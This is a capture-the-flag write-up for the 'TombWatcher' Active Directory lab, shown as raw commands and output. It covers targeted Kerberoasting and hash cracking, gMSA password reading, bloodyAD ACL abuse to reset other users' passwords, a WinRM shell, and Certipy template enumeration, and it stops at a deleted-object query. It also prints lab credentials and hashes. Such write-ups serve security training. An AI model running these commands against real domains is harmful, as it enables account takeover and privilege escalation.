

Initial Credentials
As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!
Enum
$ rustscan --ulimit 10000 -a 10.129.180.248 -- -sCTV -Pn

[~] Automatically increasing ulimit value to 10000.
Open 10.129.180.248:53
Open 10.129.180.248:80
Open 10.129.180.248:88
Open 10.129.180.248:135
Open 10.129.180.248:139
Open 10.129.180.248:389
Open 10.129.180.248:445
Open 10.129.180.248:464
Open 10.129.180.248:593
Open 10.129.180.248:636
Open 10.129.180.248:3268
Open 10.129.180.248:3269
Open 10.129.180.248:5985
Open 10.129.180.248:9389
Open 10.129.180.248:49666
Open 10.129.180.248:49679
Open 10.129.180.248:49678
Open 10.129.180.248:49677
Open 10.129.180.248:49698
Open 10.129.180.248:49705

Host script results:
|_clock-skew: mean: 3h59m58s, deviation: 0s, median: 3h59m58s
tombwatcher.htb + dc01.tombwatcher.htb /etc/hosts
$ echo "10.129.180.248 tombwatcher.htb dc01.tombwatcher.htb" | sudo tee -a /etc/hostsFix time skew
$ sudo ntpdate tombwatcher.htbBloodhound
$ nxc ldap 10.129.180.248 -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb --dns-server 10.129.180.248 --bloodhound -c All

LDAP        10.129.180.248  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.180.248  389    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP        10.129.180.248  389    DC01             Resolved collection methods: group, dcom, objectprops, container, trusts, localadmin, session, psremote, acl, rdp
LDAP        10.129.180.248  389    DC01             Done in 0M 12S
LDAP        10.129.180.248  389    DC01             Compressing output into /*/DC01_10.129.180.248_2025-06-07_202910_bloodhound.zip
Kerberoasting
$ python3 targetedKerberoast.py -v -d tombwatcher.htb -u henry  -p 'H3nry_987TGV!' --dc-ip 10.129.180.248 --request-user alfred

[*] Starting kerberoast attacks
[*] Attacking user (alfred)
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$4539267d8a86f6007321726ce81e5020$3f60b25416e021298a0800676f68b8ff4ffdec86240ab7c846c0a83468041720dcd4b8adee556ef9ca108187427cd1d5855ef302a3d7b566de1bca3d7047c4e13d6e6872f62422bcdedacaecbf5d28262c17f4d0a140df3e138e241d2bbb99eba0008247d5d7815cb34888efcce07a33ce28f1c1c3c75f44ee3fefdec4cdc514db43533924f8404d4ad06468984bf4a44e7369bae2cdc8b914a84009ef9a08bbe780e93055d65063e47d6300b8de839a28b086eabff25e3d14dcf2c78bd6a722fb1be864593d942f711bb3c6188334a27fb7361ed2d82222748c526c81698b7c86a2358afdeb66ee7711bfa00edba5a4f2df294733cb5251345571b25c09f970d051ef928f8c5dc37abd7599f9b9006fa302b1f9a0b4661a9619c6625505007a418049ba119694d35168a40859b423da222c1ab6184f0e6a30cc545311a8ab33179a203b6c36508d0452404ef1a07d2960d8034abeab666f1db404e875bb7c44cb034f6769d101687c255ebf2936b7026c620e7c80da2a9d981993315198a192a083c9d02c4737b8dbd9fb7834f813e22c792cbdb9cb447ec99457dd436f7bf525d0278ded76602034be772967d246f26851f406b7218030309baa16d39653a36019300180f83b39808dca41fa2e02c9e73a41b69e18c49dcfd1f66b067409da1331dbdc64e65f933231d8089f8414718dc6663f1305bfa6bf010445bd900c57713bf5b84f020bacf99293ff81203a2b9931028c840bba371b6911a8b349d810dbebe59bca2ab0ab09ba3cd1ced50b8ed8dcfb1dc14b699600133403a20e568d2426426f7b9f1263c8f31b33aafcff6f47a95104cf9f5e03bef10a29b38f11447f88f46473c8f14dba4f4957e043002a5f7339414314067da0d006193458aefb5014d591baf45efd7a3da9f6228aa9e1adc28d2a689d9693fe869d93451c3b98b23d13de2ad3355f1e7f758e8b93dbd7a37e58484b38ac4d375e67ad5154fee94359e8e6a47989d0258a1e684180d876d1581413d197f88eaf00bd58c456df21b28f728db41174e54319a1f668779a436840108b76603c5c899111176a1434c0a573640626fa56a8a0966f31ca5097aeb87ad35eaf62c087fb20478ae76c47ef3328467387b0d0cfc1489c8dd6378b1045b2af16f389b7b918d812b9a891fe845013a326ccbafe108dce143036e5f4a5976e0e03779196376c74c9d0e09aee4d988c2f1b78bf555368b82a9c2748d6e2c5f5ae4ed11724ce569bc921c0a24cd0da001d1aeb1d94570310154ebd6abadd288d5d56e1c7f38a36209ade1e508cb9ebc8d7b8a563a9e0f60fe7a1a2a980389c68d867a6347e57e88f3267a47bfe1cbf528bb307a9e05e007e9209eae7f9831e2a3f2cb771c3921ee214e4ff348d114f06b734c999a60de356a61779b03d1329786c8915023b19da005a09dbfc1976a9e53d69bbfdbc3a377d5fe76e83e2f8202943d49c
[VERBOSE] SPN removed successfully for (Alfred)
Crack hash
$ hashcat -m 13100 '$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$4539267d8a86f6007321726ce81e5020$3f60b25416e021298a0800676f68b8ff4ffdec86240ab7c846c0a83468041720dcd4b8adee556ef9ca108187427cd1d5855ef302a3d7b566de1bca3d7047c4e13d6e6872f62422bcdedacaecbf5d28262c17f4d0a140df3e138e241d2bbb99eba0008247d5d7815cb34888efcce07a33ce28f1c1c3c75f44ee3fefdec4cdc514db43533924f8404d4ad06468984bf4a44e7369bae2cdc8b914a84009ef9a08bbe780e93055d65063e47d6300b8de839a28b086eabff25e3d14dcf2c78bd6a722fb1be864593d942f711bb3c6188334a27fb7361ed2d82222748c526c81698b7c86a2358afdeb66ee7711bfa00edba5a4f2df294733cb5251345571b25c09f970d051ef928f8c5dc37abd7599f9b9006fa302b1f9a0b4661a9619c6625505007a418049ba119694d35168a40859b423da222c1ab6184f0e6a30cc545311a8ab33179a203b6c36508d0452404ef1a07d2960d8034abeab666f1db404e875bb7c44cb034f6769d101687c255ebf2936b7026c620e7c80da2a9d981993315198a192a083c9d02c4737b8dbd9fb7834f813e22c792cbdb9cb447ec99457dd436f7bf525d0278ded76602034be772967d246f26851f406b7218030309baa16d39653a36019300180f83b39808dca41fa2e02c9e73a41b69e18c49dcfd1f66b067409da1331dbdc64e65f933231d8089f8414718dc6663f1305bfa6bf010445bd900c57713bf5b84f020bacf99293ff81203a2b9931028c840bba371b6911a8b349d810dbebe59bca2ab0ab09ba3cd1ced50b8ed8dcfb1dc14b699600133403a20e568d2426426f7b9f1263c8f31b33aafcff6f47a95104cf9f5e03bef10a29b38f11447f88f46473c8f14dba4f4957e043002a5f7339414314067da0d006193458aefb5014d591baf45efd7a3da9f6228aa9e1adc28d2a689d9693fe869d93451c3b98b23d13de2ad3355f1e7f758e8b93dbd7a37e58484b38ac4d375e67ad5154fee94359e8e6a47989d0258a1e684180d876d1581413d197f88eaf00bd58c456df21b28f728db41174e54319a1f668779a436840108b76603c5c899111176a1434c0a573640626fa56a8a0966f31ca5097aeb87ad35eaf62c087fb20478ae76c47ef3328467387b0d0cfc1489c8dd6378b1045b2af16f389b7b918d812b9a891fe845013a326ccbafe108dce143036e5f4a5976e0e03779196376c74c9d0e09aee4d988c2f1b78bf555368b82a9c2748d6e2c5f5ae4ed11724ce569bc921c0a24cd0da001d1aeb1d94570310154ebd6abadd288d5d56e1c7f38a36209ade1e508cb9ebc8d7b8a563a9e0f60fe7a1a2a980389c68d867a6347e57e88f3267a47bfe1cbf528bb307a9e05e007e9209eae7f9831e2a3f2cb771c3921ee214e4ff348d114f06b734c999a60de356a61779b03d1329786c8915023b19da005a09dbfc1976a9e53d69bbfdbc3a377d5fe76e83e2f8202943d49c' /usr/share/wordlists/rockyou.txt

basketball
alfred : basketball
$ nxc ldap 10.129.180.248 -u alfred -p 'basketball' -d tombwatcher.htb --gmsa

LDAP        10.129.180.248  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.180.248  389    DC01             [+] tombwatcher.htb\alfred:basketball
LDAP        10.129.180.248  389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.180.248  389    DC01             Account: ansible_dev$         NTLM: <no read permissions>                PrincipalsAllowedToReadPassword: Infrastructure
User
Checking bloodhound we see path (will use bloodyAD for simplicity)





Simply follow the chain
$ bloodyAD --host 10.129.180.248 -d tombwatcher.htb -u alfred -p 'basketball' add groupMember INFRASTRUCTURE alfred

	[+] alfred added to INFRASTRUCTURE


$ bloodyAD --host 10.129.180.248 -d tombwatcher.htb -u alfred -p 'basketball' get object ANSIBLE_DEV$ --attr msDS-ManagedPassword

distinguishedName: CN=ansible_dev,CN=Managed Service Accounts,DC=tombwatcher,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:1c37d00093dc2a5f25176bf2d474afdc
msDS-ManagedPassword.B64ENCODED: IIwfpSnxGqOGf+d99xuIBTCl3yqtm6fvywv4pBqe5PN9jsYcLAWn3x1doYf9ZzjBXGB3XoRzPFNwtajDOG304xGmN2CJ4G+5QsLACGGVvu3ZoG4aosUdfpEGuWyYqSyKggtxHtssw1lWLbrZayfWqascdDtBvuaszTpJgmDnLykE6QP+BmmngEkfETLuZ+hH0pP896TujqasQXFyOBkqwVtvXe1Lx9szud4//XTPoejE0KBihHGhzmbQ8pGH9QR9zl21XsohXJA2dd9QAUwgGpCssBhbOPtAalPoaOYDlBE4wrFZNnrYpADsIeYVO/HmXVnGO1e/9XRjcSCEZaHvTw==


$ bloodyAD --host 10.129.180.248 -d tombwatcher.htb -u ANSIBLE_DEV$ -p :1c37d00093dc2a5f25176bf2d474afdc set password SAM ASDF1234!

	[+] Password changed successfully!


$ bloodyAD --host 10.129.180.248 -d tombwatcher.htb -u SAM -p 'ASDF1234!' set owner JOHN SAM

	[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by SAM on JOHN


$ bloodyAD --host 10.129.180.248 -d tombwatcher.htb -u SAM -p 'ASDF1234!' add genericAll JOHN SAM

	[+] SAM has now GenericAll on JOHN


$ bloodyAD --host 10.129.180.248 -d tombwatcher.htb -u SAM -p 'ASDF1234!' set password JOHN 'ASDF1234!'

	[+] Password changed successfully!


$ nxc winrm tombwatcher.htb -u john -p 'ASDF1234!'
WINRM       10.129.180.248  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM       10.129.180.248  5985   DC01             [+] tombwatcher.htb\john:ASDF1234! (Pwn3d!)

$ evil-winrm -u 'john' -p 'ASDF1234!' -i 10.129.180.248

*Evil-WinRM* PS C:\Users\john\Documents> dir ../Desktop


    Directory: C:\Users\john\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/7/2025  11:07 PM             34 user.txt
Root

$ certipy find -u john -p 'ASDF1234!' -dc-ip 10.129.180.248
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Saving text output to '*_Certipy.txt'
[*] Wrote text output to '*_Certipy.txt'
[*] Saving JSON output to '*_Certipy.json'
[*] Wrote JSON output to '*_Certipy.json'

$ cat
*snip*
 17
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
TombWatcher Tomb Stone Check deleted objects
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties objectSid,lastKnownParent,ObjectGUID | Format-List


Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
LastKnownParent   : OU=ADCS,DC=tombwatcher,DC=htb
Name              : cert_admin
